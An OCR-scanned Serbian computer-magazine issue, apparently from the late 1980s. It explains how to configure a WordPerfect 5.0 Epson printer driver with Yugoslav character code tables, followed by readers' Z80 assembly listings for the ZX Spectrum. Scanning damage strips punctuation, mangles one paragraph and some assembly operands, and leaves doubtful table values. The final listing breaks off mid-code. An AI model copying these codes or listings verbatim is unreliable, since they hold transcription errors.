Kombinacija tastera **Shift F8** omogućava definisanje atributa raznih fontova. *WordPerfect 5.0* naime podržava veoma zanimljiv *preview* (podrazumeva se da posedujete neku grafičku karticu, na primer EGA ili Herkules) koji treba da dočara kako će tekst izgledati na papiru. Da bi sivan bio realna, svaki font u tekstu treba na neki način opisati: da li su slova normalna ili istaknuta, da li se možda radi o kurzivu, da li su slova kaligrafski povezana i tome slično. Obzirom da ovako definisani atributi imaju značaj samo pri pregledu teksta i ne utiču na njegov konačan izgled na papiru, zaključio sam da je standardni oblik zvani *Courier* sasvim dovoljan za normalan rad.

Počećemo dakle od formiranja tablice zamena: treba pritisnuti F4, izabrati opciju 1 (*Add*) iz menija u dnu ekrana. Kao matricu za novu tabelu znakova izabraćemo USASCII, a onda uneti u ime YU. Trenutak docnije tablica će biti kreirana pa će na nama biti samo da je modifikujemo. Modifikacija na žalost nije baš jednostavna: treba rešiti razne probleme vezane za YU slova.

Hvala, nije trebalo

Jeste da smo godinama čekali, ali smo najzad dočekali da autor nekog tekst procesora povede računa o slovima karakterističnim za naš jezik. *WordPerfect 5.0* u potpunosti podržava svih 10 karakterističnih slova naše latinične azbuke. *WordPerfect 5.0* zapravo podržava desetak kompletnih setova znakova i u okviru njih, čak i kompletnu ćirilicu računajući i slova poput *Serbian Macedonian Soft N* (to je ćirilično slovo 'nj'). Puna imena latiničnih slova Č, Ć, Dj, Š i Ž su respektivno, *C Caron (Hachek)*, *C Acute*, *D Cross Bar*, *S Caron (Hachek)* i *Z Caron (Hachek)* dok su odgovarajući kodovi (za velika i mala slova) dati na slici 3.

Posle ovih dobrih vesti moramo da priznamo da YU slova nismo uspeli da instaliramo u skladu sa koncepcijom *WordPerfect*-a. U čemu je problem? Ukoliko, na primer, usvojimo da je kod slova Č 1,98 i organizujemo da se ovaj kod ugrađuje u tekst pritiskom na taster na kome je nacrtana vitičasta zagrada ({) (dodeljivanje koda 1,98 tasteru { ne predstavlja poseban problem zahvaljujući mogućnostima potpunog predefinisanja tastatura preko Shift F1 K menija), u *preview* modu će se zaista videti slovo Č, ali ćemo pri normalnom radu u tekst režimu Herkules ili EGA kartice videti slovo C — negde u programskom paketu *WordPerfect* postoji tabela u kojoj piše da slovo zvano *C Caron (Hachek)* veoma liči na obično C i da ga tako treba i prikazivati u negrafičkim režimima. *WordPerfect*, na žalost, nema nikakvog načina da sazna da je ROM naše Herkules

Znak	YUSCII		Računari		WordPerfect 5.0
Č	5E	(094)	AE	(174)	1, 98
Ć	5D	(093)	AF	(175)	1, 96
Đ	7C	(124)	B0	(176)	1 78
Š	5B	(091)	B1	(177)	1 178
Ž	40	(064)	B2	(178)	1 206
č	7E	(126)	A8	(168)	1 99
ć	7D	(125)	A9	(169)	1 97
đ	5C	(092)	AA	(170)	1 79
š	7B	(123)	AB	(171)	1 177
ž	60	(096)	AC	(172)	1,207

Slika 3 Kodovi za mala i velika latinična slova u *WordPerfect*

kartice modifikovan tako da je kod AE zamenjen slovom Č i da bi slovo 1,98 trebalo prikazati kao kod AE, a ne kao kod 43. Uzevši u obzir da se u *WordPerfect*-u svašta može konfigurisati, prilično je čudno da je ovakva zamena skrivena od korisnika, ali valjda je nešto ostavljeno i za *WordPerfect 5.1*!

Ostalo nam je, dakle, da se zahvalimo korporaciji *WordPerfect* koja se očito potrudila da angažuje izvanrednog lingvistu-poznavaoca evropskih jezika i da radimo po starom. A to znači da smo YU slovima dodelili kodove u skladu sa našom „herkules" karticom i standardom „Računari" koji je izložen u prošlom broju našeg časopisa i ponovljen na slici 4.

Ekranski i štampački kodovi

Slika 4 prikazuje i kodove odgovarajućih znakova *WordPerfect*-a koje nije bilo baš lako pronaći. Rezultat? Naša slova se sada zovu na razne čudne načine (veliko Č je na primer *Left Double Gillemet*) i u *preview* modu prikazuju kao raznorazne „kvake" ali je zato u normalnom tekst režimu sve u redu. Procenili smo (nadamo se pravilno) da se treba orijentisati prema standardnom režimu u kome se tekst kreativno obrađuje: *preview* mod se i onako koristi samo da bi se proverio opšti oblik strane, što znači da u njemu korektan prikaz naših slova nije naročito

Znak	YUSCII		Računari		WordPerfect 5.0
Č	5E	(094)	AE	(174)	4 9
Ć	5D	(093)	AF	(175)	4 10
Đ	7C	(124)	B0	(176)	3 0
Š	5B	(091)	B1	(177)	3, 1
Ž	40	(064)	B2	(178)	3, 2
č	7E	(126)	A8	(168)	4,15
ć	7D	(125)	A9	(169)	5 18
đ	5C	(092)	AA	(170)	6,20
š	7B	(123)	AB	(171)	4 17
ž	60	(096)	AC	(172)	4 15

Slika 4 Raspored YU znakova prema standardu „Računari"

bitan. Bilo bi jasno bolje da se YU slova vide i u grafičkom modu, što znači da ovde izloženo rešenje možete smatrati unekoliko privremenim — poslužiće dok se ne pronađe nešto bolje!

Pošto smo fiksirali ekranske kodove, pozabavićemo se štampačem. Tu opet nailazimo na problem standarda: na tržištu se, pre svega, nalaze „epson" i IBM kompatibilni štampači koji veoma liče na FX-80. Jedina bitna razlika je što IBM kompatibilni štampači imaju PC set znakova, što znači da kodove 128–255 zauzimaju razna strana slova, specijalni znaci, linije i slično. Kod „epson" kompatibilnih štampača, sa druge strane, kodove 160—255 zauzimaju kurzivna (*italic*) slova dok su kodovi 128—159 neiskorišćeni ali se slanjem odgovarajuće kontrolne sekvence (ESC „6") štampaču može naložiti da ovde smesti strana *italic* slova. Neki štampači (npr. FX-85) su opremljeni mikroprekidačem za izbor seta znakova, što znači da je u ROM smešten kako „epson" tako i IBM set draft slova (u ROM na ekspanzionoj kartici upisan je samo (nekompletan) set IBM NLQ slova. Sve u svemu, kompletan haos kome se upravo pridružuje i haos sa standardima za YU slova.

Prvi standard koji treba pomenuti (i odmah odbaciti) je, naravno, YUSCII. Svakako bi bilo najlepše kada bi svi računari u ovoj zemlji bili bar toliko standardizovani da se datoteke sa tekstom mogu prenositi bez ikakvih problema ali već godinama stari sedmobitni YUSCII standard nije vredan upotrebe. Verujem da će svaki programer koji čita ova redove potvrditi da je apsolutno nezamenljivo uneti srednje i velike zagrade u ROM-u štampača i zameniti ih slovima Č i Ć tako da se u svakom budućem paskal ili C programu referenciranje i-tog elementa niza a ispisuje kao ačić. Šta preostaje? Usvojiti neki drugi standard ili izmisliti svoj i tako biti kompatibilan sa samim sobom.

Nekompatibilan sa samim sobom

Vredi odmah reći da nije lako biti kompatibilan čak ni sa samim sobom: kada pređete na sledeću generaciju računara ili štampača, prilagođavanje starom standardu će biti neprirodno, a usvajanja novog više nego neprijatno. Uzmite samo moj primer: pre nekih pet godina usvojio sam raspored YU slova u okviru sedmobitnog ASCII koda (slika 5) koji je najvećim delom bio krojen prema tastaturi mog BBC-ja (zamenio sam jedino tastere sa donjom crtom (_) i tildom (~) smatrajući da je donja crta neophodna pri formiranju raznih tabela). Ovaj standard sam prilagodio „epson" kompatibilnim matričnim

Znak	YUSCII		Računari		BBC Custom	
Č	5E	(094)	AE	(174)	7B	(123)
Ć	5D	(093)	AF	(175)	60	(096)
Š	5B	(091)	B1	(177)	7C	(124)
Ž	40	(064)	B2	(178)	7D	(125)
č	7E	(126)	A8	(168)	5B	(091)
ć	7D	(125)	A9	(169)	7E	(126)
š	7B	(123)	AB	(171)	5C	(092)
ž	60	(096)	AC	(172)	5D	(093)

Slika 5 Raspored YU znakova u okviru sedmobitnog ASCII koda

štampačima i to tako da bude uklopljen u internacionalne setove znakova — ako pre početka štampanja pošaljete ESC „R" 5 (izbor švedskog seta znakova) računar će ispisivati YU slova, ako pošaljete ESC „R" 0 ispisivaće se ASCII karakteri tj. srednje i velike zagrade i tome slično. Ovaj standard je prezentiran u našem umetku „Štampači" uz „Računare 16" i u mojoj knjizi „Obrada teksta na računaru" gde su dati i programi za prilagođavanje ROM-ova odgovarajućih popularnih printera. Standard „Računari" ćemo ponoviti i ovde i to uz ispravku jedne (do sada neprimećene) štamparske greške.

Ukoliko je ROM vašeg štampača modifikovan u skladu sa ovim standardom (čija je izrazito loša strana što ne podržava slovo dj"), tablica karaktera koju definišete treba da pretpostavi da će u okviru inicijalizacije štampaču biti poslata sekvenca ESC „R" 5 koja aktivira švedska slova. Umesto slova Č čiji je kod (slika 4) 4,9 štampaču treba poslati veliku zagradu ({) i na papiru će se pojaviti željeno slovo. Zahvaljujući malom triku može se postići čak i ispisivanje srednjih i velikih zagrada: umesto otvorene srednje zagrade (kod 91) treba poslati sekvencu ESC „R" 0 (time je izabrana američka azbuka) „[" (ispisana srednja zagrada) ESC „R" 5 (aktivirana švedska azbuka da bi dalje ispisivanje teklo normal-

Znak	YUSCII		Računari	
Č	5E	(094)	1A	9A
Ć	5D	(093)	1E	9E
Š	5B	(091)	1B	9B
Ž	40	(064)	0E	8E
č	7E	(126)	17	97
ć	7D	(125)	1C	9C
š	7B	(123)	15	95
ž	60	(096)	0D	8D

Slika 6 Raspored YU znakova u okviru sedmobitnog ASCII koda za „epson" štampače

no). Sve u svemu, bitan deo tablice znakova prikazan je na slici 7.

Ukoliko ste se opremili IBM kompatibilnim štampačem i ugradili YU slova na iste pozicije kao i na

video kartici posao ... je mo... la... redove ko odgovaraju kodovima ... sli... ... treba dopuniti jed nobajtnim sekve... ... štampaču ... kodo ... SAE (slovo Č)

Možete li se u danima kreiranja svog YUSCII standarda pobrinuli i za budućnost? Skoro bih ra kao da ne možete — moj BBC/„epson" kompatibilni standard je u suštini bio dobro zamišljen (ne znam šta bi se moglo bolje napraviti) a opet se po prela sku na PC kompatibilan računar pokazao kao ogra ničenje Sada će se na PC-ju pojaviti gomile stan darda, ali će svaki od njih predstavljati ograničenje

Kod	Zamena
0, 91	ESC "R" [0, 91] ESC "R" [5]
0, 92	ESC "R" [0, 92] ESC "R" [5]
0, 93	ESC "R" [0, 93] ESC "R" [5]
0, 96	ESC "R" [0 96] ESC "R" [5]
0,123	ESC "R" [0 123] ESC "R" [5]
0,124	ESC "R" [0 124] ESC "R" [5]
0,125	ESC "R" [0 125] ESC "R" [5]
0,126	ESC "R" [0 126] ESC "R" [5]
3, 1	"!"
3, 2	";"
4, 8	"|"
4, 10	" "
4, 15	"|"
4, 17	"\\"
4, 18	"|"
5, 16	" "

Slika 7 Tablica zamena znakova

po prelasku na neki VAX ili (ko zna) neku mašinu koja radi sa ebsdic kodom Čovek je sa druge stra ne, rob standarda koji je usvojio ako se setite da se na raznim disketama i kasetama nalazi desetak me gabajta teksta pisanog uz jedan raspored YU slova, teško ćete se rešavati da ga ma i najmanje promeni te jer bi vam konverzija starih tekstova odnela ko zna koliko meseci i donela ko zna koliko nerviranja! Sve u svemu izgleda da je bilo kakva standardizaci ja u tako dinamičnoj oblasti kao što je računarstvo na žalost krajnog dometa

Kako rade fontovi

Pošto je tablica znakova definisana vredi se po zabaviti fontovima Pritisnućemo dakle *F8*, izabrati *Standard Printer* a zatim opciju *Font* Na ekranu se pojavljuju svi fontovi koje *Standard Printer* podržava tj. jedino *Courier 10 Pitch* Još jedan pritisak na ENTER dovodi nas u meni sa slike 8 u okviru koga treba izabrati razne parametre fonta

Typeface se odnosi na oblik slova i ime značaj jedino za *preview* Za sada ćemo se zadovoljiti defi nicijom *Courier* koja je ugrađena u standardni štam pač

Orientation određuje da li se slova ispisuju na normalan način ili na popreko okrenutom papiru Izabraćemo jasno *Portrait* (normalnu) orijentaciju

Character Maps određuje tablicu zamena zna kova koji se šalju štampaču Izabraćemo tablicu YU

Sizing and Scaling tablica bavi se proporcional nim razmicanjem Posvetićemo joj više pažnje nešto docnije kada u istom redu budemo kombinovali veći broj fontova

Load and Select String određuje kontrolna se kvence kojima se deli font aktivira Važno je da u liniju *Select* upišemo sekvencu ESC „!" 0 kojom se na „epson" kompatibilnim štampačima aktiviraju standardna *(Pica 10 Pitch)* slova

Groups i ***Resources*** su opcije interesantne za vlasnike raznih laserskih štampača koji su opremlje ni brojnim kertridžima sa fontovima Pri kreiranju drajvera za matrični štampač detalje pojedinosti nisu potrebne

Automatic Font Change je tablica zadužena za isticanje teksta i automatsku promenu fontova u okviru jednog pasusa ili čak reda Ovim veoma važ nim mogućnostima bavićemo se nešto docnije za sada samo ispraznite kompletnu tabelu

Substitute Fonts je koliko nam je poznato ap solutni novitet koji *WordPerfect* donosi Ukoliko nai me štampač podržava brojne fontove sasvim je moguće da svi oni ne koriste istu mapu karaktera Ukoliko na primer naše helvetike ne podržava po punjeni kružić a tajms ga podržava možemo da odredimo da tekst procesor privremeno pređe u tajms i da se po ispisivanju kružića vrati na helveti ku Na ovaj način se može zadati čitava lista priorite ta koju će *WordPerfect* pretražiti pre nego što „pri zna" da se neki znak ne može ispisati Obzirom da naš matrični štampač ne podržava brojne fontove ovaj ćemo novitet ostaviti na miru

Quality određuje kvalitet ispisa *WordPerfect* za hteva da svaki drajver za štampač sadrži bar jedan font visokog kvaliteta U tom ćemo smislu sve fonto ve deklarisati kao visokokvalitetne drugo je pitanje koliko je za bilo kakav ispis na matričnom štampaču umesto koristiti ovakvu terminologiju!

Miscellaneous Font Features je tablica raznih (sa upotrebne strane uglavnom nebitnih) paramete ra fonta

Pošto smo definisali osnovne parametre stan dardnog fonta uzastopnim pritiscima na *F7* napu štamo program PTR Pre snimanja finalne datoteke MATRICNI PRS program PTR će proveriti da li je definicija koju smo zadali konzistentna i ako ustano vi da nije prijaviti grešku U takvom slučaju treba pritisnuti *Cancel (F1)* a zatim i *View Err (Shift F2)* Na ekranu će biti ispisane poruke o greškama koje treba ispraviti pre ponovnog snimanja

Proba ovako definisanog drajvera za štampač ima šansi da prođe prilično dobro na početak teksta treba ugraditi kontrolna sekvenca sa slike 9 (pogod no je čak i definisati makro naredbu (mi smo je na zvali *Samp5e)* koja dodaje date sekvence na poča tak svakog teksta) a zatim isprobati ***Print (Shift F7)*** meni Ukoliko računar pre početka štampanja „zaglj uče" treba otići u ***Printer control (Shift F7 C)*** meni i pritisnuti G — uskoro ćemo se pobrinuti za isprav no definisanja formata papira

Isticanje teksta

Dok je *WordPerfect 4 2* podržavao samo podvla čenje i podebljavanja teksta *WordPerfect 5 0* je mnogo velikodušniji u istom redu možete da kombi nujete slova pet veličina indeksa izložioce i mno ge druge stvari Najvažniji je takozvani osnovni font koji (iz samog teksl procesora) aktivirate sa ***Font (Ctrl F8) F.*** Na ekranu se pojavljuje spisak fontove koje izabrani štampač podržava i pruža nam se pri lika da pritiskom na zvezdicu izaberemo jedan od

```
File  C \TEKST\WP5\MATRICNI PRS

                    Printer  Epson FX80
                    Font- Courier 10 Pitch

  Typeface
  Orientations
  Character Map
  Size and Spacing Information
  Load and Select Strings
  Groups
  Resources
  Automatic Font Changes
  Substitute Fonts
  Quality
  Miscellaneous Font Features

Press Enter to Look or Edit; A - Z Name Search
Do all that apply
```

Slika 8 Meni za izbor parametara tipografskog pisma

njih Jasno je da se različiti segmenti istog teksta mogu ispisivati raznim osnovnim fontovima ali ćemo čitav tekst najčešće ispisivati istim fontom

Pošto je osnovni font izabran, pritiskom na *Font (Ctrl F8)* možemo da biramo veličinu slova *(superscript subscript fine* (vrlo mala slova) male slova

```
[Paper Sz/Typ 20 32c x 30 48c,Standard]
[Pg Numbering Top Right]
[T/B Mar 3 38c,0 84c]
[Just Off]
[L/R Mar 0 88c,0.88c]
[Tab Set 2 55c, every 2.03c]
```

Slika 9 Kontrolna sekvence za inicijalizaciju štampača

velike slova i ogromna slova) i njihov izgled (podeb ljena podvučena duplo podvučena kurzivna prec rtana i tako dalje) da vratimo sve atribute na inicijal nu vrednost (Font N) pa čak i da definišemo boje pod pretpostavkom da ih naš štampač podržava Samo je po sebi jasno da je za korišćenje svake od ovih opcija neophodna podrška u samom drajveru za štampač.

Najjednostavnije je podržavati podvlačenje i po debljavanje teksta u osnovnom meniju programa PTR (slika 10) krije se opcije *Bold Underline Double Underline Italics Strikout Redline Shadow* i *Color* iz razloga opisanih u tekstu „Jedna mračna afera" autor ovoga teksta obično usvaja da su po dvučena slova zaista podvučena (treba definisati se kvencu ESC „-" i za početak i ESC „-" 0 za kraj pod vlačenja) ali da se podebljana *(bold)* slova ispisuju kurzivom (ESC „4" i ESC „5" za početak odnosno kraj podebljavanja) ukoliko vam se više svida nor malni raspored stvari ili ukoliko je vaš štampač IBM kompatibilan pa ne podržava kurziv odgovarajuće opcije iz *bold* tablice treba da dobiju vrednosti ESC „G" i ESC „H"

Nešto veća problema prave slova raznih veličina — odgovarajuća opcija osnovnog menija ne postoje što znači da ćemo morati da se snađemo na drugi način tj da dodajemo fontove

Videli smo da se među parametrima svakog od fontova nalazi i *escape* sekvenca koja ga aktivira — naš standardni *Courier 10 Pitch* se na primer akti vira sa ESC „!" 0 Nema međutim nikakve prepreka da sekvenca kojom se neki font aktivira u stvari sa mo promeni način ispisa ako kreiramo font *Courier 10 Pitch Subscript* i aktiviramo ga sekvencom ESC „S" 0 a deaktiviramo ga ESC „T" izbor ovog fonta će se svesti na pisanje indekse Kreiraćemo dakle fontove *Courier 10 Pitch Subscript* i *Courier 10 Pitch Superscript* koji će po svemu biti slični standardnom (možemo da kopiramo isti opis) ali će se aktivirati sa ESC „S" i odnosno ESC „S" 0 a deaktivirati sa ESC „T"

Kada bi na ovaj način kreirani fontovi morali da se aktiviraju promenom baznog fonta u tekstu čita va bi stvar bila pomalo neprijatna Konstruktori *WordPerfect*-a su međutim uveli tablicu automatskih zamena fontova *(Automatic Font Changes)* O čemu se zapravo radi? Ako je u osnovnom fontu definisa no da se za potpisa koristi font *Courier 10 Pitch Subscript* svaki nailazak na skriveni kod u tekstu koji aktivira potpise će izvršiti inicijalizacionu sekven cu ESC "S" i koja će zapravo naložiti štampaču da ubuduće štampa minijaturna spuštena slova Naila zak na kod koji označava kraj potpisa rezultiraće, prirodno sekvencom ESC "T" koja ponovo aktivira standardni font Obzirom da se fontovi *Courier 10 Pitch Subscript* i *Courier 10 Pitch Superscript* koriste samo u okviru osnovnog fonta možete da im dode lite atribut *Use Font Only for Automatic Font Changes* za šta ćete iskoristiti *Miscellaneous Font Features* meni

Finalna tablica u okviru opcije *Automatic Font Changes* našeg drajvera prikazana je na slici 11 — da biste kompletirali drajver treba da kreirate fonto ve *Condensed Elite* i *Enlarged* Kao matrica može da vam posluži osnovni *(Courier 10 Pitch)* font pri čemu će inicijalne sekvence za kondenzovana elit na i povećana slova biti respektivno 15 ESC „M" i ESC „W" 1 fontovi se opozivaju sa 18, ESC „P" i ESC „W" 0

Pošto na ovaj način kompletirani drajver isproba te u praksi pokazaće se jedan veoma ozbiljan pro-

```
File  C:\TEKST\WP5\MATRICNI.PRS

                                   Printer: Epson FX80

  Fonts
  Groups
  Resources
  Forms
  Graphics Resolutions
  Bitmap Graphics
  Rules and Shaded Boxes
  Bold
  Underline
  Double Underline
  Italics
  Strikeout
  Redline
  Shadow
  Color
  Helps and Hints about Printer
  Soft Font Format Type
  Variables

Press Enter to Look or Edit; A - Z Name Search;
Do all that apply
```

Slika 10 Opcije za isticanje teksta

```
File: C:\TEKST\WP5\MATRICNI.PRS

                                   Printer: Epson FX80
                                 Font. Courier 10 Pitch
                               Automatic Font Changes For
                                    Courier 10 Pitch

 Feature               | Font Name
 ----------------------+-----------------------------------
 Extra Large Print     |
 Very Large Print      |
 Large Print           | Enlarged
 Small Print           | Condensed
 Fine Print            |
 Superscript           | Courier 10 Pitch superscript
 Subscript             | Courier 10 Pitch subscript
 Outline               |
 Italics               |
 Shadow                |
 Redline               |
 Double Underline      |
 Bold                  |

Enter Select Automatic Font Change;
Switch Cross Reference List;
```

Slika 11 Tablice u opciji za zamenu fontova

	Normalna	Kondensovana	Povecana
Font Cell Height	10	9	8
Default Leading	2	3	3
Pitch	10	17.14	5
Font Width	1/10	7/120	24/120
Horizontal Spacing Unit	1/10	7/120	24/120
Vertical Spacing Unit	1/6	1/6	1/6

Slika 12 Tablica sa širinama slova

```
File: C:\TEKST\WP5\MATRICNI.PRS

                                   Printer: Epson FX80
                                   Horizontal Motion
                      Relative Horizontal Spacing (microspace)

 Function                                          | Expression
 --------------------------------------------------+-----------
 Move Forward                                      | [32]
 Move Backward                                     |
 Maximum Units                                     | 1
 Perform Carriage Return                           | [13]
 Auto Line Feed on Carriage Return?                | No
 Send Attribute Byte                               |
 Expand Inter-Character Spacing (Add Dots)         |

A - Z Name Search;
Press Enter to Edit
```

Slika 13 Korak za horizontalno pomeranje

blem računar će potpuno haotično uređivati desnu ivicu ukoliko se u nekom redu javlja bilo koji font osim osnovnog. Tajna je u tabeli koju smo do sada mudro zaobilazili *Sizing and Scaling Information*

Proporcionalni problemi

Svi fontovi koje smo do sada kreirali i koje ćemo na matričnom štampaču uopšte kreirati su neproporcionalni, svako slovo je iste širine. Računar ipak mora da zna kolika je ta širina i to je jedinicama nazvanim *Pitch* — broj karaktera po dužnom inču iz standardnog fonta *(Courier 10 Pitch)* signalizira da se pri radu sa osnovnim fontom na svakom dužnom inču nađe po 10 slova, konsultacije uputstva za vaš štampač otkriće da je širina kondenzovanih slova 17.14 sitnih 12 a povećanih 5 CPI (znakova po inču). Ove podatke treba upisati u okviru *Sizing and Scaling Information* tablice i to u skladu sa našom slikom 12.

Slika 12 prikazuje da osim širina slova treba podesiti još neka parametre koji se uglavnom svode na mikrorazmicanje. *WordPerfect 5.0*, naime, može da podrži različite metode mikrorazmicanja koji odgovaraju raznim tipovima matričnih laserskih i „lepezastih" štampača. Šta je pre svega, mikrorazmicanje? Stari tekst procesori su desnu ivicu teksta uravnavali ubacujući višestruke blankova između reči što je tekst činilo nekako „šupljim". Docnije su se ljudi setili boljeg trika: ako je svaki blanko širok 12 tačaka, dodavanje jednog uravnavajućeg blanka zamenićemo proširivanjem 6 blanko simbola za po dve (za ljudsko oko slabo primetne) tačkice i tekst će biti uravnat a ipak popunjen! Nevolja je jedino što „epson" kompatibilni matrični štampači ne podržavaju pravo mikrorazmicanje — treba pribeći raznim trikovima koje su na našem „kanonu" svakako proizveli slavno „štampanje u nastavcima" opisano na početku ovog teksta. Zato smo odlučili da u naš drajver za „epson" kompatibilne štampače ne ugrađujemo nikakve egzibicije — u okviru *Horizontal Motion* opcije glavnog menija definisali smo da je minimalno moguće pomeranje u desno jedan blanko (slika 13) što je zahtevalo i zadavanje ostalih parametara sa slike 12. Rezultat? Šupljikavo uravnat tekst ali i brzo štampanje! Ako ostvarite nešto bolje i/ili brže, napišite nam nekoliko reči o tome — zahtevi koje postavljate pred matrično štampanje ne moraju da budu skromni kao moji!

Vertikalno razmicanje je mnogo jednostavnije za realizaciju — sve tri fonta zapisuju po šest linije po inču, što znači da tablicu *Vertical Motion* iz glavnog menija uopšte ne treba menjati. Vlasnici veoma popularnog štampača Star NL 10 kojima su na raspolaganju i povećana slova koja su *viša* od standardnih moraće malo da eksperimentišu sa parametrom *Vertical Spacing Unit* sa slike 12.

Za kraj smo ostavili najjednostavnije: izabraćemo opciju *Forms* iz glavnog menija i definisati formular koji je jednak A4 stranici. Ukoliko vaš matrični štampač ne koristi perforirani papir, pruža vam se mogućnost da naložite da se posle svakog ispisanog lista štampanje prekine i da računar sačeka da u okviru *Print (Shift F7) Control Printer* menija pritisnete G.

Ništa nije savršeno

Detaljno testiranje na ovaj način kreiranog drajvera pokazaće da ništa nije savršeno — redovi u kojima se mešaju standardna, povećana i kondenzovana slova nisu uvek tačno uravnati jer računaru jednostavno nedostaje preciznost: blanko je najmanja jedinica uravnavanja a ponekad treba dodati tačno pola blanka što znači da će i dodavanje i nedodavanje proizvesti jednaku grešku! Ispis je i pored toga više nego prihvatljiv — povećana slova se i onako koriste za naslove i podnaslove koji su obično sami u redu. Sve opcije za centriranje ili desno uravnavanje pojedinih redova funkcionišeće savršeno.

Pomenimo još i finalni problem vezan za format PRS datoteka — ukoliko vaš savršeno ispravni drajver ne radi na prijateljevom računaru, proverite koji release *WordPerfect*-a 5.0 ko poseduje. U verzijama koje nose datum jul 1988. došlo je, naime, do promene formata printerskih datoteka, što je dopunjeno tek delimičnom konverzijom: PRS fajlovi za stari *WordPerfect* rade i na novom ali su printerske datoteke sa novog *WordPerfect*-a sasvim nerazumljive na starom!

Drajver za matrični štampač koji smo opisali u okviru ovog teksta je u mnogo čemu rudimentaran što znači da ne podržava brojne novitete *WordPerfect*-a 5.0 — nema grafike, nema brojnih fontova, nema proporcionalnog razmicanja, nema duplog podvlačenja i precrtavanja teksta. Verujemo, međutim, da su informacije koje smo ovde naveli olakšati samostalno generisanje moćnijih drajvera ali i da će naša tvorevina biti praktično upotrebljavana kao jednostavan i brz softverski interfejs između *WordPerfect*-a i „epsona". Za mesec dana ćemo se, opisujući drajver za Hewlett-Packardov laserski printer *LaserJet II*, pozabaviti mnogo složenijim opcijama i, prema tome, naučiti da koristimo nove mogućnosti *WordPerfect*-a, programa PTR i pomoćnog programa *WPIP* firme *SoftCraft*.

Intro

Tuk na utuk

Zbirka aitnih i jednostavnih ali u isto vreme i dovoljno korianih programa da biste se odlučili da utrošite vreme ne njihovo ukucavanje — to je uvek i bila ideja vodilja ova rubrika.

Ako pažljivije pogledate priloga u ovom broju, primetiće te da su skoro svi oni popravke ranijih verzija, ili odgovora na neka već objavljene programe, ili usavršenje, brže ili kraće verzije već poznatih programa. U tome, međutim, i leži lepota programiranja.

„Spektrum"/Z80

1200 za 1000 decimala

Iznenađen sam objavljivanjem programa za deljenje dve cela broje sa proizvoljnim brojem decimala u računarima 38. Da li su to „Računari" prestali da budu „časopis za prave programere" i uporno se drže one video-manijačke izreke „bolje igram kada ništa ne znam"

Posle toliko članaka u „Računarima" o algoritmima strukturi i elikasnosti programa objavili ste program koji je u očitoj suprotnosti sa svima napisanim. Dotični program koristi registar kao flag odnosno pokazivač, da je ceo deo pri deljenju i decimalna tačka iza njega već ispisane a to povlači više naredbi i to što je najgora, naredbe koje se izvršavaju u petlji. Za hiljadu decimala to me efekat kao da je program duži za nekoliko hiljada naredbi a to naravno troši vreme. Nepotrebne naredbe u ovom programu su LD A 1, PUSH AF, POP AF, AND A, JP Z DIGIT, JP DIV

Program, nedalje, nema strukturu, nego jednostavno „skače" sa jednog dela na drugi da bi preskočio deo koji je mogao biti na početku

Sve u svemu, stari priznavaoci duše „spektruma" su još jednom uzviknuli „Još jedan koji je saznao šta znači LD A,1!" U prilogu vam šaljem svoju verziju programa koji je dug 60 bajtova (od već opisanog je kraći 8 bajtova) i brži za oko 1 2 puta

Boban Jovanović

```
        LD      HL 355      ; DELJENIK
        LD      DE 113        DELILAC
        LD      BC 1000       BROJ DECIMALA
DIVDEC  PUSH    BC
        CALL    DIV
        PUSH    HL
        PUSH    DE
        CALL    #2D2B
        CALL    #2DE3
        POP     DE
        POP     HL
        POP     BC
        LD      A,.
        RST     16
DIVLP   PUSH    BC
        LD      B H
        LD      C L           OSTATAK PRI
                            ; PRETHODNOM DELJENJU
        ADD     HL HL
        ADD     HL HL
        ADD     HL BC
        ADD     HL,HL       HL=10*HL

        CALL    DIV
        LD      A C
        ADD     A 48
        RST     16
        POP     BC
        DEC     BC
        LD      A,B
        OR      C
        JR      NZ DIVLP
        RET
DIV     XOR     A
        LD      B A
        LD      C,A         ; BC=0
                              C FLAG RESETOVAN
SUBTR   SBC     HL DE
        JR      C,EXIT
        INC     BC
        JR      SUBTR
EXIT    ADD     HL DE         HL=HL MOD DE
                            ; BC=HL DIV DE
        RET
```

„Spektrum"/Z80

Ništa nije nemoguće

Iako sam mislio da je moj program za crtanje sprajtova iz „Računara 38" nemoguće ubrzati pokazalo se da se sa malim izmenama program može ubrzati za pet taktova po petlji za crtanje sprajta. Izmena je dosta jednostavna, i lako ćete je ostvariti

Dovoljno je da pogledate priloženi deo listinga na kome se vida novonastale promena a zatim da te izmene izvršite u delovima programa koji počinju od labela NULA i PLOT_3. Sada će svaka od ovih petlji da se izvršava pet taktova manje nego pre, a sprajt će se kretati još brže

```
480 NULA    LD      DE,B0
490         LD      B 8
500         LD      IX,(X)
510 PO      PUSH    BC
520         DEFB    #DD
530         LD      B H
540         DEFB    #DD
550         LD      C,L
560         CALL    PIX_AD
570         LD      A (DE)
580         LD      (HL),A
590         INC     DE
600         DEFB    #DD
610         INC     H
620         POP     BC
630         DJNZ    P0
640         RET
```

Ranko Tomić

„Spektrum"/Z80

Slova koja lakše trče

Da li bi vam se svidelo da na početku programa velika slova veličina 8x8 znakova pomerajući se ulevo, kao na pokretnoj traci formiraju naslov ili uputstvo za vaš najnoviji program? Nekima bi se i svidelo, a neki bi se i zamislili „da li se mora žrtvovati svih 256 bajtova za rutinu koja može da bude i kraća?" Odgovor je naravno, da ne mora. Rutina koja isti posao obavlja istim kvalitetom duga je samo 124 bajta. A ako nekom smeta što slova ne zadržavaju svoju definiciju tokom skrolovanja, može iskoristiti tabeliranu SCRL rutinu koja je dosta brže, ali traži i dodatnih 128 bajtova za tabelu adresa. Slova koja se dobijaju prvom rutinom su nestabilne i „razlivaju se" zbog spore rutine za skrolovanje. Na vama je da se odlučite između štednje memorije i brzine, a program možete kombinovati sa programom Write 1 1 iz „Računara 40"

```
        ORG     60000
        LD      HL,22528
        XOR     A
        LD      B,A
PAI1    LD      (HL) A
        INC     HL
        DJNZ    PAI1
        INC     H
PAI2    LD      (HL),A
        DJNZ    PAI2
        LD      A 2
        CALL    #1601
        LD      DE TEXT
PRINT   LD      A,(DE)
        AND     A
        RET     Z
        LD      BC (23606)
        LD      L,A
        LD      H O
        ADD     HL HL
        ADD     HL,HL
        ADD     HL,HL
        ADD     HL,BC
        LD      C,8
PR1     LD      B 8
        LD      A,(HL)
PR2     RLA
        PUSH    AF
        CALL    C AT
        LD      A,(X)
        INC     A
        LD      (X),A
        POP     AF
        DJNZ    PR2
        LD      A,22
        LD      (X) A
        LD      A,(Y)
        INC     A
        LD      (Y) A
        INC     HL
        DEC     C
        JR      NZ,PR1
        LD      A,8
        LD      (Y),A
